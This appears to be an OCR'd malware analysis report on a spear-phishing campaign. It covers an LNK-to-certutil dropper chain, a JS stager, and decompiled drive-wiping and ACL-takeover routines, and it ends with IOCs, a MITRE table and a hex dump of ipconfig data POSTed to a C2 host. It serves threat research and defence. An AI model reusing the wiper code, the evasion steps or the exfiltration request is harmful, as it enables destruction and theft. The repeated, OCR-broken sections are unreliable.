virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F   POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65   inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70   pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50   lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C   U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69   ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B   ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37   x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52   ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54   3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65   4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E   bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D   ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A   ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E   ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20   ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20   Suffix  . : home..   Link-local IPv6
